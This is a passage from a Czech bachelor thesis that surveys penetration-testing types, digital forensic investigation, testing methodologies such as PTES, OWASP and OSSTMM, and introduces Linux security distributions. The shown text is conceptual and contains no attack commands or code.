

Univerzita Hradec Králové
Fakulta informatiky a managementu
Katedra informačních technologií

**Linuxové distribuce pro penetrační testování a forenzní
analýzu**
Bakalářská práce

Autor: Kristýna Hnízdilová
Studijní obor: Aplikovaná informatika

Vedoucí práce: Mgr. Josef Horálek, Ph.D.

Hradec Králové

duben 2020

Prohlášení:

Prohlašuji, že jsem bakalářskou práci zpracovala samostatně a s použitím uvedené literatury.

V Hradci Králové dne 29.4.2020

Kristýna Hnízdilová

Poděkování:

Děkuji vedoucímu bakalářské práce Mgr. Josefu Horálkovi, Ph.D. za metodické vedení práce, odborné konzultace a cenné rady.

Anotace

Bakalářská práce se zabývá penetračním testováním a forenzní analýzou na linuxových distribucích. Popisuje jednotlivé typy penetračních testů a jejich průběh. Práce obsahuje charakteristiku digitální forenzní analýzy a průběh šetření. Popsány jsou jednotlivé metodiky pro penetrační testování používané v praxi. Rozebírají se také jednotlivé linuxové distribuce v nejnovějších verzích používané pro účely penetračního testování, především Kali Linux, Parrot Security, BackBox Linux a BlackArch Linux. Dále práce obsahuje sady praktických testů řešených pomocí specializovaných linuxových nástrojů. V závěru se hodnotí praktická využitelnost těchto testů a práce s nástroji v závislosti na způsobu používání nástrojů, využití paměti RAM a uživatelské přívětivosti.

Annotation

Title: Linux distributions for penetration testing and forensic analysis

The bachelor thesis deals with penetration testing and forensic analysis on Linux distributions. Describes the various types of penetration tests and their course. The work contains the characteristics of digital forensic analysis and the course of the investigation. The individual methodologies for penetration testing used in practice are described. The individual Linux distributions in the latest versions used for penetration testing purposes are also discussed, especially Kali Linux, Parrot Security, BackBox Linux and BlackArch Linux. Furthermore, the work contains sets of practical tests solved using specialized Linux tools. Finally, the practical usability of these tests and work with tools is evaluated depending on how the tools are used, RAM usage and user friendliness.

Obsah

1	Úvod.....	1
2	Úvod do penetračního testování	2
2.1	Typy testů.....	3
2.1.1	Dělení dle testovacího objektu	3
2.1.2	Dělení dle způsobu provedení.....	4
2.1.3	Dělení dle znalostí testovaného objektu.....	4
2.2	Průběh testu	5
3	Digitální forenzní analýza	7
3.1	Průběh šetření.....	7
3.2	Typy analýz.....	8
4	Standardy a metodiky pro penetrační testování.....	9
4.1	PTES.....	9
4.2	OWASP	11
4.3	OSSTMM.....	12
4.4	ISSAF	13
4.5	NIST 800-15.....	14
4.6	Porovnání metodik	15
5	Linuxové distribuce pro penetrační testování.....	16
5.1	Kali Linux.....	16
5.2	Parrot Security	17
5.3	BackBox Linux	18
5.4	BlackArch Linux.....	19
5.5	Další využívané distribuce.....	20
5.6	Vybrané nástroje	20
5.7	Systémové požadavky	29

6	Metodika zpracování praktické části.....	30
7	Praktická část.....	32
7.1	B1 – Sken zranitelnosti na WiFi routeru	32
7.1.1	Cíl	32
7.1.2	Průběh testu – Kali Linux	32
7.1.3	Průběh testu – Parrot Security	33
7.1.4	Průběh testu – BackBox Linux.....	35
7.1.5	Průběh testu – BlackArch Linux.....	35
7.1.6	Doporučení.....	36
7.1.7	Porovnání distribucí.....	36
7.2	B2 – Sken zranitelnosti WordPress aplikace	37
7.2.1	Cíl testu	37
7.2.2	Průběh testu – Kali Linux	37
7.2.3	Průběh testu – Parrot Security	39
7.2.4	Průběh testu – BackBox Linux.....	41
7.2.5	Průběh testu – BlackArch Linux.....	42
7.2.6	Doporučení.....	43
7.2.7	Porovnání distribucí.....	44
7.3	B3 – Exploit Windows 10 za pomoci Metasploit Frameworku	45
7.3.1	Cíl testu	45
7.3.2	Průběh testu – Kali Linux	45
7.3.3	Průběh testu – Parrot Security	47
7.3.4	Průběh testu – BackBox Linux.....	49
7.3.5	Průběh testu – BlackArch Linux.....	50
7.3.6	Doporučení.....	52
7.3.7	Porovnání distribucí.....	52

7.4	B4 – Exploit linuxové distribuce Ubuntu	52
7.4.1	Cíl	53
7.4.2	Průběh testu – Kali Linux	53
7.4.3	Průběh testu – Parrot Security	54
7.4.4	Průběh testu – BackBox Linux.....	55
7.4.5	Průběh testu – BlackArch Linux.....	56
7.4.6	Doporučení.....	57
7.4.7	Porovnání distribucí.....	57
7.5	Doplňující testy	57
7.5.1	Použití nástroje OWASP ZAP na distribuci BackBox	57
7.5.2	Nástroj Xerosploit pro simulaci útoku Man in the middle.....	59
7.5.3	Digitální forenzní analýza – nástroj Autopsy.....	60
8	Zhodnocení výsledků	63
9	Závěr.....	64
10	Seznam použité literatury	65

Seznam obrázků

Obrázek 1 Kali Linux 2020.1	17
Obrázek 2 Parrot Security 4.8.....	18
Obrázek 3 BackBox Linux.....	19
Obrázek 4 BlackArch Linux 2020.1.1	20
Obrázek 5 Seznam okolních sítí – Kali Linux.....	32
Obrázek 6 Navázání handshake a uložení – Kali Linux.....	33
Obrázek 7 Prolomení hesla nástrojem hashcat – Kali Linux.....	33
Obrázek 8 Sken sítí v Parrot Security	34
Obrázek 9 Zachycení handshake – Parrot Security	34
Obrázek 10 Prolomení hesla nástrojem hashcat – Parrot Security.....	34
Obrázek 11 Sken sítí – BackBox	35
Obrázek 12 Navazování handshake – BackBox.....	35
Obrázek 13 Sken sítí – BlackArch.....	35
Obrázek 14 Navazování handshake – BlackArch	36
Obrázek 15 Prolomení hesla – BlackArch	36
Obrázek 16 Výpis po spuštění wpscanu – Kali Linux	38
Obrázek 17 Nalezení uživatelé – Kali Linux	38
Obrázek 18 Výkonnost wpscanu – Kali Linux	38
Obrázek 19 Prolomení hesla wpscanem – Kali Linux.....	39
Obrázek 20 Výkonnost prolomení hesla wpscanem – Kali Linux.....	39
Obrázek 21 Výpis po spuštění wpscanu – Parrot Security	39
Obrázek 22 Nalezení uživatelé – Parrot Security	40
Obrázek 23 Výkonnost wpscanu – Parrot Security	40
Obrázek 24 Prolomení hesla wpscanem – Parrot Security	40
Obrázek 25 Výkonnost prolomení hesla wpscanem – Parrot Security	40
Obrázek 26 Spuštění wpscanu – Backbox.....	41
Obrázek 27 Nalezení uživatelé – BackBox	41
Obrázek 28 Výkonnost testu wpscan – BackBox.....	41
Obrázek 29 Prolomení hesla wpscanem – BackBox.....	42
Obrázek 30 Výkonnost prolomení hesla wpscanem – BackBox.....	42

Obrázek 31 Spuštění wpscanu – BlackArch	42
Obrázek 32 Nalezení uživatelé – BlackArch	42
Obrázek 33 Výkonnost wpscanu – BlackArch	43
Obrázek 34 Prolomení hesla wpscanem – BlackArch	43
Obrázek 35 Výkonnost wpscanu – BlackArch	43
Obrázek 36 Uvítací okno Metasploit.....	45
Obrázek 37 Vygenerování spustitelného souboru – Kali Linux.....	46
Obrázek 38 Metasploit – zahájení útoku – Kali Linux	46
Obrázek 39 Systémové informace zasaženého cíle	46
Obrázek 40 Příklad sdílené obrazovky zasaženého OS	47
Obrázek 41 Generování spustitelného souboru – Parrot Security	47
Obrázek 42 Nástroj armitage v Parrot Security.....	48
Obrázek 43 Ukázka exploitů v armitage	48
Obrázek 44 Nastavení exploitu v armitage.....	49
Obrázek 45 Spojení s cílem	49
Obrázek 46 Operace v zasaženém OS	49
Obrázek 47 Generování spustitelného souboru – BackBox	50
Obrázek 48 Navázání spojení s Windows – BackBox	50
Obrázek 49 Systémové informace cílového OS.....	50
Obrázek 50 Ukončení běžícího procesu v cílovém OS.....	50
Obrázek 51 Generování spustitelného souboru – BlackArch	51
Obrázek 52 Navázání spojení a systémové informace cílového OS	51
Obrázek 53 Ukázka vstupu do souborového systému cílového OS.....	51
Obrázek 54 Kali Linux – navázání spojení s Ubuntu	53
Obrázek 55 Vytvoření složky v zasaženém OS přes Kali Linux	54
Obrázek 56 Zasažené Ubuntu	54
Obrázek 57 Parrot Security – navázání spojení.....	55
Obrázek 58 Systémové informace zasaženého Ubuntu	55
Obrázek 59 BackBox – navázání spojení s Ubuntu.....	55
Obrázek 60 Ukázka systémových informací z Ubuntu.....	56
Obrázek 61 BlackArch – navázání spojení s Ubuntu.....	56
Obrázek 62 Systémové informace z napojeného Ubuntu	56

Obrázek 63 Ukázka OWASP ZAP.....	58
Obrázek 64 Popis zranitelných míst v OWASP ZAP	59
Obrázek 65 OWASP ZAP – zranitelné místo ve zdrojovém kódu.....	59
Obrázek 66 Sken sítí přes xerosploit.....	60
Obrázek 67 Logy ze zasaženého OS.....	60
Obrázek 68 Ukázka nového případu v Autopsy.....	61
Obrázek 69 Přiřazení image v Autopsy	61
Obrázek 70 Autopsy – ukázka ztraceného souboru	61
Obrázek 71 Ukázka reportu z Autopsy.....	62

Seznam tabulek

Tabulka 1 Výzkum firmy Ponemon Institute.....	2
Tabulka 2 OWASP Top 10 porovnání.....	12
Tabulka 3 Porovnání metodik.....	15
Tabulka 4 Vybrané nástroje Kali Linux	20
Tabulka 5 Vybrané nástroje Parrot Security.....	23
Tabulka 6 Vybrané nástroje BackBox Linux	25
Tabulka 7 Vybrané nástroje BlackArch Linux	26
Tabulka 8 Porovnání systémových požadavků.....	29
Tabulka 9 Porovnání distribucí pro test B1	36
Tabulka 10 Porovnání distribucí pro test B2.....	44
Tabulka 11 Porovnání distribucí pro test B3.....	52
Tabulka 12 Porovnání distribucí pro test B4.....	57

1 Úvod

S masivním používáním informačních technologií po celém světě přichází i rizika. Nespočet hackerských útoků po celém světě je toho důkazem. Na bezpečnost aplikací, webů, operačních systémů a sítí je proto kladen v dnešní době velký důraz. Ať už je motivace útočníka jakákoliv, snahou specialistů bezpečnosti je minimalizovat škody útoku. Testeři vyhodnocují úroveň zabezpečení systému, aplikace či webu skrz tzv. etický hacking. Snaží se přemýšlet jako hacker, avšak nikomu tím neuškodit. Výsledky těchto testů jsou poté nápomocny při zlepšování úrovně zabezpečení a minimalizace škod útočníka.

2 Úvod do penetračního testování

V roce 2011 provedla společnost Ponemon Institute výzkum ztrát, které byly zapříčiněné odcizením citlivých informací společností ze čtyř zemí. [1, s.14] Tabulka č.1 popisuje jednotlivé peněžní úniky a příčiny těchto ztrát.

Tabulka 1 Výzkum firmy Ponemon Institute
Zdroj: [1, s.14]

	Německo	Velká Británie	Francie	Itálie
Podnikatelské finanční ztráty	1,33 mil. €	780 tis. £	782 tis. €	474 tis. €
Průměrné finanční ztráty na jednotku	146 €	97 £	122 €	78 €
Procento zákazníků, kteří opustí společnost po ztrátě	3,5 %	2,9 %	4,4 %	3,5 %
Příčiny ztrát				
Kriminální útoky a krádeže	42 %	31 %	43 %	28 %
Nedbalost zaměstnanců	38 %	36 %	30 %	39 %
Selhání IT	19 %	33 %	26 %	33 %

Z výsledků studie je patrné, že procenta ztrát nejsou zanedbatelná.

Cílem penetračních testů je určit úroveň zabezpečení systémů, aplikací a sítí. Testy by se měly zaměřit jak na útok zvenčí, tak i na nebezpečí interní, např. od zaměstnanců. Testováním nelze odhalit každé zranitelné místo, proto je důležité se zaměřit na oblast, která má pro firmu největší riziko ztráty.

Testy jsou cíleny na mnoho objektů. Jedná se o webové aplikace, interní a externí informace o zaměstnancích a klientech, emailové servery, úložiště a FTP servery, přístupová hesla, informační systémy. [1, s.15]

Cíle testů jsou rozmanité, a proto se sestavují různé typy testů určené pro daný objekt.

Definice

Penetrační test je možné definovat jako legální a autorizovaný pokus k lokaci a vykořisťení informačního systému za účelem vyšší bezpečnosti tohoto systému. Penetrační test zahrnuje zjištění zranitelných míst a následného popisu a zajištění problémů. Hlavní myšlenkou je najít problémy za pomoci stejných nástrojů jako útočník. [30]

Penetrační test poskytuje jasné výsledky a zpětnou vazbu dosažených výsledků technikami z praxe. [33, s.10]

Penetrační test a Vulnerability Assessment

Testování zranitelnosti je chápáno jako komplexnější testování a je často automatizováno. Zaměřuje se na seznam již známých zranitelných míst a opakovaně je prověřuje. Penetrační testy přitom hledají nová zranitelná místa a jsou prováděny manuálně. [33, s.10]

2.1 Typy testů

2.1.1 Dělení dle testovacího objektu

Testy se primárně rozdělují podle testovacího objektu.

Takzvaný Social Engineering Test má za úkol odhalit citlivá data, osobní informace či hesla. Zaměřuje se obecně na lidské pochybení a je prováděn telefonicky či prostřednictvím internetu. Odhaluje, zdali například zaměstnanci firem dodržují standardy a nezmiňují citlivé informace v elektronické nebo telefonní komunikaci. Test webové aplikace ověřuje zranitelnost aplikace a softwarového programu nasazeném v cílovém prostředí.

Fyzický penetrační test se používá ve vojenských a vládních zařízeních. Cílí se na veškerá síťová zařízení a přístupové body.

Test síťových služeb je jedním z nejčastěji prováděných testů. Testovat se může lokálně i vzdáleně. Primárním cílem je identifikace zranitelnosti v síti a dále v systémech, počítačích a síťových zařízeních.

Test bezdrátových zařízení hledá méně zabezpečené a neoprávněné hotspoty nebo WiFi sítě.

Dále je možné obecně testovat zranitelnost na straně klienta a vyhledávat tak potencionální zranitelná místa. [6]

2.1.2 Dělení dle způsobu provedení

Podle způsobu provedení se testy dělí na manuální, automatizované a semiautomatické.

Manuální testy

Manuální testy jsou závislé na znalostech a časových možnostech testera. Tester však může sestavit test přímo na míru testovanému objektu.

Automatizované testy

Automatizované testy disponují vysokou rychlostí. Jsou pro ně vyvinuty speciální nástroje, které nejsou příliš složité na správu, avšak nelze testovat některé typy zranitelných míst. [1, s.16]

Semiautomatické testy

Semiautomatické testy jsou kombinací automatizovaných a manuálních testů.

Dále lze testy dělit podle místa, kde se nachází útočník. Externí testování se provádí z vnější pozice, internetu. Interní testy simulují útoky v interní firemní síti z pozice zaměstnance.

2.1.3 Dělení dle znalostí testovaného objektu

Testy mohou být rozdělovány na základě znalostí testovaného objektu. Jsou to zpravidla white-box, grey-box a black-box.

White box – bílá skříňka

V případě white-box testingu tester zná svůj cíl a má o něm dostatečný přehled. Tyto znalosti jsou výhodou při hledání potencionálního slabého místa. [3] Tester má k dispozici zdrojové kódy aplikací, které analyzuje a případně i optimalizuje. [1, s.17]

Black box – černá skříňka

Při Black-box testingu tester nedostane téměř žádnou informaci o testovaném objektu. Tyto testy jsou častěji používané, protože mohou věrně napodobit samotného útočníka. Při testování je potřeba dostatečný průzkum, ale stále je zde riziko, že nebude odhaleno některé ze slabých míst. [1, s.17]

Grey box – šedá skříňka

Grey-box představuje kombinaci obou předchozích variant. Je známa část informací. Je definováno rozhraní, přístupové oprávnění a kódy front-endu.

2.2 Průběh testu

Průběhem a realizací testu se podrobněji zabývají jednotlivé metodiky pro penetrační testování. [2] Existuje i obecný popis průběhu testu bez použití určité metodiky.

Naplánování testu

V první fázi je potřeba dojednat organizační záležitosti. Jsou vytyčeny cíle testování a tester případně dostane zdrojové kódy aplikace. Dále se v případě semiautomatických či automatizovaných testů vybírají nástroje, které budou použity. Hlavní důraz je kladen na efektivitu nástroje, aby byl schopen pokrýt potenciální hrozby. Zohledňuje se také rychlost nástroje. Jsou vybírány komerční i open-source. [3]

Sběr informací

V této fázi je potřeba získat množství informací o testovaném objektu, které se odvíjí podle typu testu (white-box, grey-box, black-box). [14] Tyto informace je možné získat z veřejně dostupných zdrojů nebo přímou interakcí s testovacím objektem.

Testování

Během samotných testů se tester postupně zaměří na jednotlivé cíle, které podrobí detailnímu průzkumu pomocí vybraných nástrojů. [3] Pokud je nalezena potenciální hrozba, je podrobena další sérii testů. Neměla by však být narušena stabilita aplikace či ohrožena uživatelská hesla. Pokud se testerovi podaří citlivé údaje odhalit, neměli by být zahrnuty do závěrečného reportu. [2]

Výsledky Testování

Závěrečnou fází je shrnutí výsledků testování, sepisuje se report. Slouží k prezentování výsledků zadavateli. Jsou navrhnuty jednotlivé kroky, které vedou ke zlepšení bezpečnosti testovaného objektu.

3 Digitální forenzní analýza

Digitální forenzní analýza představuje široce zaměřenou vědu. Je definována jako užití osvědčených metod k izolování, sběru, identifikaci, analýze, zhodnocení a prezentaci digitálních důkazů ze zdrojů digitálních dat. Má za cíl odhalit neautorizované akce rušící naplánované operace. [4]

Analýza by měla odpovědět na konkrétní otázky o případu jako např. Kdo? Kdy? Kde? Proč? Jak? [41]

Aby se dala analýza dat pokládat za forenzní, výsledky šetření by měly být použitelné jako důkaz pro případné soudní procesy. [4] Analýza musí splňovat vlastnosti legality, integrity, opakovatelnosti a nepodjatosti. V případě legality musí být všechny informace, vzorky a dokumenty musí být získány legální cestou. Integrita znamená, že veškerá práce se vstupními informacemi musí být prováděna jednoznačně a jasně tak, aby nenastalo podezření z úmyslné i neúmyslné manipulace. [5] Opakovatelnost má zajistit stejné výsledky i při opakovatelném použití stanovených metod. Nepodjatost je nezávislost zkoumaného objektu a vyšetřovatele.

Nejdůležitější částí forenzní analýzy je samotná dokumentace, bez ní by nebylo možné splnit vlastnosti popsané výše. Měla by mít dostatečnou odbornost. [5]

Problémem dnešní forenzní analýzy je kvalifikace odborných znalců a tím i správnost posudku. [18]

3.1 Průběh šetření

Nejprve je vhodné zaměřit se na dočasná data. Při detekci problému by měl počítač být stále spuštěn, aby bylo možné zdokumentovat případné důkazy. Hrozí zde riziko neúmyslné manipulace s daty, proto je důležité mít i dostatečný přehled o zkoumané oblasti. [4]

Pokud je to možné, doporučuje se duplikovat napadené médium, aby se zamezilo případnému ovlivnění původního média, které může sloužit jako důkaz. K duplikaci se používají jak jednoduché unixové nástroje, tak i složitější komerční programy.

Z média jsou poté vyjímány data. Nejsnazší je to v případě dat přímo viditelných na disku. Časově i finančně náročnější je získání tzv. latentních dat, což jsou smazané nebo částečně přepsané soubory. [4]

Může nastat situace, že data jsou zašifrována. V tomto případě je potřeba za pomoci klíče data rozšifrovat. Pokud se však zkoumá médium útočníka, šifra nemusí být prolomena, zvláště, pokud je šifrován celý systém. Tyto důkazy jsou vyšetřovatelům skryty a nemohou být použity.

Vyhledávání důkazů je prováděno více druhy analýz. Fyzická analýza hledá konkrétní vzorek na fyzickém médiu, např. v určitém sektoru disku. Logická analýza zkoumá jednotlivé soubory, nezávisle na jejich místě uložení.

3.2 Typy analýz

Analýza časové stopy je přehled informací o datech a čase. Je zaměřena na data a logovací soubory relevantní pro vyšetřování. [41]

Analýza skrývání dat je metoda porovnání souboru, kdy se kontroluje hlavička souboru s příponou za účelem určení podvržených souborů. Proces podporuje přístup odborníků pouze ke komprimovaným souborům a souborům chráněným heslem. [41]

Analýza aplikací a souborů slouží k přezkoumání názvů souborů, jejich obsahu a identifikaci operačních systémů. Dále slouží ke zkoumání internetové historie, zkoumání neznámých typů souborů a výchozí umístění uložení. Odhalí konfiguraci uživatele a metadata souborů. [41]

4 Standardy a metodiky pro penetrační testování

Metodiky penetračního testování napomáhají testerům se samotnými testy. Pokud má tester minimální zkušenosti, je vhodné využít některé z metodik, aby jeho test byl dostatečně obsáhlý a otestoval veškeré možnosti. Metodiky také rozdělují samotný test do několika částí – kroků, což je daleko přehlednější a efektivnější.

4.1 PTES

V roce 2009 vznikal Penetration Testing Execution Standard jako myšlenka šesti konzultantů, kteří se snažili vypořádat s tehdejšími nedostatky v oblasti informační bezpečnosti. PTES nebyl prvním standardem, vznikaly vedle něj např. ISSAF nebo OSSTMM. [7]

Implementační norma se skládá ze sedmi hlavních částí. Svým rozsahem pokrývají vše související s testem. Od počáteční komunikace a úvah po shromažďování informací a modelování hrozeb. Závěr je poté v podobě reportu, který zachycuje celý proces v čitelné formě pro zákazníka. [8]

Penetration Testing Execution Standard se skládá z těchto částí:

Počáteční interakce

Jedna z nejdůležitějších částí, která bývá nejvíce přehlížena, je definování si rozsahu. Každý projekt by měl mít vymezenou cenu a délku trvání. Zákazník by měl také dodat rozsah IP adres své sítě, z právního hlediska není vhodné útočit naslepo. Dále se ověřuje, zdali zákazník vlastní DNS server a e-mailový server, ověřuje se také aktuální hardware, na kterém servery běží. Dále musí být identifikovány země, provincie a státy, ve kterých působí cílové prostředí. Zákony se liší v jednotlivých regionech a testování může být velmi ovlivněno těmito zákony. Například země, které jsou členy Evropské unie, jsou všeobecně známy tím, že mají velmi přísné zákony týkající se soukromí jednotlivců, což může významně změnit způsob, jakým by byla prováděna angažovanost v oblasti sociálního inženýrství. Během počáteční komunikace se zákazníkem se řeší několik otázek, které mají za cíl porozumět požadavkům klienta. [23]

Shromáždění informací

Shromažďování informací provádí průzkumy proti cíli, aby bylo možné shromáždit co nejvíce informací, které mají být využity při pronikání cíle během fáze posuzování zranitelnosti a vykořisťování. Čím více informací je získáno během této fáze, tím více vektorů útoku je možno využít v budoucnu. Shromáždění informací je rozděleno mezi 3 základní úrovně. První úroveň shromáždění informací se řeší na úrovni automatizovaných testů. Druhá úroveň je řešena částečně manuálně a částečně automatizovaná. Třetí zahrnuje vyspělé penetrační testy a je tvořena z velké části manuální analýzou. [24]

Modelování hrozeb

Tato část definuje přístup k modelování hrozby, který je vyžadován pro správné provedení penetračního testování. Standard se zaměřuje na dva prvky – majetek a útočník, které se dále modelují. [25]

Analýza chyb zabezpečení

Testování zranitelnosti je proces zjišťování nedostatků v systémech a aplikacích, které mohou útočníci využít. Tyto nedostatky se mohou nacházet u hostitele z důvodu nesprávné konfigurace služby nebo z důvodu nejistého návrhu aplikace. [26]

Vykořisťování

Fáze vykořisťování penetračního testu se zaměřuje pouze na získání přístupu k systému nebo zdroji tím, že obchází bezpečnostní omezení. [27]

Fáze po vykořisťování

Účelem této fáze je stanovit hodnotu testovaného stroje a udržet kontrolu nad strojem pro pozdější využití. Metody v této fázi pomáhají testerovi identifikovat citlivá data, konfigurační nastavení a komunikační kanály. [28]

Report (hlášení)

Report je rozdělen mezi dvě hlavní části. První část seznamuje s cíli testu a druhá sděluje technické podrobnosti testy. V této technické části je podrobně popsán rozsah, informace, napadená cesta, dopady a návrhy na nápravu. [28]

4.2 OWASP

Open Web Application Security Project byl prvně publikován v roce 2001. V roce 2004 byla založena nezisková organizace OWASP Foundation. Jedná se o otevřenou komunitu, všechna fóra, články, nástroje a dokumentace jsou zdarma k nahlédnutí. [9] OWASP je možno vnímat jako soubor doporučení pro lepší zabezpečení webové aplikace.

OWASP se řídí několika principy:

- Volný a otevřený
- Dodržuje etický kodex
- Není pro zisk
- Nevztahuje se na obchodní zájmy
- Přístup založený na rizicích

OWASP projekty dělí obecně na vývojářské a dokumentační, přičemž vývojářské projekty jsou samotné nástroje napomáhající při testování. Příkladem vývojářského projektu je například WebScarab, což je nástroj pro testování zranitelnosti webových aplikací. Mezi dokumentační projekty patří např. The Guide (pokyny pro zabezpečení webové aplikace), Metrics (metriky zabezpečení webových aplikací), Testing Guide (průvodce testováním zabezpečení webových aplikací) a OWASP Top Ten (nejkritičtější problémy webových aplikací).

OWASP pravidelně aktualizuje svůj Top Ten. Pro srovnání je zde uvedena tabulka v letech 2013 a 2017. [10]

Tabulka 2 OWASP Top 10 porovnání

Zdroj: [36], [37]

OWASP Top Ten 2013	OWAS Top Ten 2017
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication
A3 – Cross-Site Scripting	A3 – Sensitive Data Exposure
A4 – Insecure Direct Object References	A4 – XML External Entities
A5 – Security Misconfiguration	A5 – Broken Access Control
A6 – Sensitive Data Expose	A6 – Security Misconfiguration
A7 – Missing Function Level Access	A7 – Cross-Site Scripting
A8 – Cross-Site Request Forgery	A8 – Insecure Deserialization
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forards	A10 – Insufficient Logging and Monitoring

4.3 OSSTMM

Vznik Open Source Security Testing Methodology Manual zařídila firma ISECOM (Institut pro bezpečnost a otevřené metodiky). První verze OSSTMM vyšla v roce 2001. [11] Na webu ISECOM je dostupná aktuální verze OSSTMM3, je vydána i novější verze OSSTMM4, ta je však dostupná pouze pro omezenou komunitu.

V případě OSSTMM se opět jedná o velice široce zaměřenou metodiku. Samotný dokument je rozdělen do 15 kapitol. (následující seznam kapitol vychází z [13])

1. Co je potřeba vědět – týká se informační bezpečnosti, ovládacích prvků, omezení
2. Co je potřeba udělat – týká se definice bezpečnostního testu, rozsahu působnosti, procesu čtyř bodů

3. Analýza zabezpečení – týká se kritického bezpečnostního myšlení, rozpoznání modelu OpSec, charakteristiku výsledků
4. Operační bezpečnostní metriky – týká se metriky RAV (Risk Assessment Values)
5. Analýza důvěryhodnosti – důvěryhodnost a její pravidla
6. Work Flow – tok metodologie OSSTMM, testovací moduly
7. Human Security Testing – testování personálu o bezpečnosti
8. Physical Security Testing – týká se analytiků s důrazem na fyzickou vytrvalost
9. Wireless Security Testing – testování bezdrátové sítě
10. Telecommunications Security Testing – testování telekomunikační sítě
11. Data Networks Security Testing – testování datových sítí
12. Dodržování předpisů
13. Reporting se STAR (Security Test Audit Report)
14. Co bude získáno
15. Otevřená metodika

OSSTMM pracuje s tzv. RAV metrikami. RAV metrika (metrika zranitelnosti) určuje, zdali testovaný objekt je v pořádku, poddimenzovaný nebo naddimenzovaný. Výpočet konkrétních hodnot je založen na vzorci, do kterého je nutné vložit 3 vstupy – přístup, viditelnost a důvěra. Díky tomuto výpočtu je možné odhalit, kde jsou slabá místa a na co se zaměřit. [12]

4.4 ISSAF

Information systems security assessment je framework poskytovaný institucí Open Information Systems Security Group, neziskovou organizací z Londýna. Dokument poskytuje hodnocení, strategie a kontrolní seznamy na zlepšení informační bezpečnosti.

Dokument je rozdělen na 2 hlavní části – metodika a její vysvětlení. V první části je popsáno plánování a příprava testu. Dále je vysvětleno 9 kroků penetračního testování: [16]

1. Shromažďování informací

2. Mapování sítě
3. Identifikace zranitelnosti
4. Penetrace
5. Získání přístupu a oprávnění
6. Další vyčíslení
7. Komprimace vzdáleného uživatele, webu
8. Zachování přístupu
9. Skrytí stop

Závěr první části se zabývá pokyny na sepsání závěrečné zprávy. V druhé části je detailně vysvětlen každý krok testování.

4.5 NIST 800-15

The Nation Institute of Standards and Technology Special Publication je technická příručka pro testování a vyhodnocení bezpečnosti. Vydává jí Information Technology Laboratory. [15]

Příručka je členěna na 8 částí a 6 příloh, přičemž jednotlivé části jsou: [15]

- Úvod
- Testování bezpečnosti a přehled zkoušek
- Techniky revize
- Techniky identifikace a analýzy cílů
- Techniky ověření zranitelnosti
- Plánování hodnocení bezpečnosti
- Provádění hodnocení bezpečnosti
- Aktivity po testování

4.6 Porovnání metodik

Tabulka 3 Porovnání metodik

Zdroj: vlastní

	PTES	OWASP	OSSTMM	ISSAF	NIST 800-15
Rozsah	7 částí	-	15 částí	9 kroků	8 částí
Vhodné zaměření	Infrastruktura	Webové aplikace	Infrastruktura	Všeobecné	Síťová infrastruktura

OWASP není přímo metodika jako taková, je to souhrn několika projektů, které napomáhají při testování webových aplikací. Pravidelně jsou na webových stránkách (<https://owasp.org/>) aktualizovány články a nejnovější projekty. Jako nejznámější se dá považovat OWASP Top 10.

Nejrozsáhlejší metodika do počtu stran i obsahově je OSSTMM, hodí se spíše pro pokročilejší testery. PTES, NIST nebo ISSAF jsou vhodné i pro začátečníky.

Pro testy infrastruktury jsou vhodné PTES, OSSTMM, NIST i ISSAF. V praxi se většinou využívají kombinace těchto metodik, ale je možné se setkat i s firmami, které testují podle jedné konkrétní metodiky.

5 Linuxové distribuce pro penetrační testování

Pro penetrační testování se často využívají open source operační systémy Linux. Jelikož je k dispozici otevřený zdrojový kód, je možné systém přizpůsobit tak, aby se choval podle našich požadavků. Chceme-li účinně penetrovat, musíme znát a pochopit svůj operační systém a operační systém, na který je zamýšlen útok. Linux je zcela transparentní, což znamená, že jsou viditelné a manipulovatelné všechny jeho pracovní části. U operačního systému Windows tomu tak není. Microsoft se snaží, aby bylo co nejtěžší znát vnitřní fungování jeho operačních systémů. Linux naproti tomu umožňuje využití systému na všech úrovních. Přes terminál je možné ovládat a přizpůsobit téměř vše. [31, s.8]


Většina linuxových distribucí se instaluje jako klasický operační systém. Je však možné je použít i ve formě Live CD, kdy je operační systém uložen na bootovatelném CZ. Není proto nutnost instalovat systém do pevné paměti. Využívány jsou také virtualizace těchto OS např. v programech VMware nebo VirtualBox.

5.1 Kali Linux

